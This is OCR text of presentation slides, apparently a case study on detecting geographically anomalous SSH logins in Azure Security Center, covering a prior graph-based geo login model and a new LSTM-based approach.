
Productized in Azure Security Center




CASE STUDY 3

Anomalous SSH login

SecOp ML Journey



Anomalous Login



Overview

Previous approach

No previous approach
for SSH geo login anomaly at
cloud scale

Hypothesis

An SSH login is geo anomalous
if the time taken between two
logins is from two places that
are far apart

Solution


Reuse the geo login anomaly trained on Azure Active Directory to this problem

Geo Login Anomaly Detection (GLAD)

Capture past login history

45-day window

Weighted based on frequency/time last seen



Calculate user-user similarity

Partial mapping between locations

Constrained within tenants

	User 1	User 2	User 3	User 4
User 1	1.0	0.8	0.7	
User 2	0.8	1.0	0.7	
User 3	0.7	0.7	1.0	0.3
User 4			0.3	1.0

Enumerate possible locations

Random walk with restarts

Partial mapping to other similar Geo locations

User	Location	Reachability
3	Comcast-Bellevue	965.0
3	Comcast-Redmond	875.0
3	Microsoft-Redmond	978.0
3	Verizon-Seattle	425.0
3	Verizon-Bellevue	350.0
3	Microsoft-Cambridge	275.0
3	Verizon-Boston	152.0

Challenges with opening up Geo Login Anomaly Detection

Heavyweight

Reachability is compute-intensive, requires sampling

Domain-restricted to Azure Active Directory Logins

Uses features not available in SSH

Uses hand-crafted features

Don't transfer as well


Inflexible

Can’t easily add new data patterns

Technique overview

Recurrent Neural Networks

- Purpose-built for sequential data
- Out of the box support for multiple features per timestep
- Deals well with scale variance
- Specifically use LSTMs for training stability + capturing long-term dependencies
- Automatic feature engineering:
  No need to hand-craft features




Dataset

Two weeks of login data per user


Multidimensional irregular time series

Initial features available across login modalities


- Timestamp,
- User Identifier
- Geo information



Scoring


Output (2)
Dense layer (2)
LSTM layer 3 (64)
previous state (64)
next state (64)
LSTM layer 2 (128)
previous state (128)
next state (128)
LSTM layer 1 (256)
previous state (256)
next state (256)
Featurized input (15)
SSH Login t1
SSH Login t2
SSH Login t3
Time

Data pipeline



@ram_ssk

Results

Model performance and productization

Builds user profiles based on 2-week data

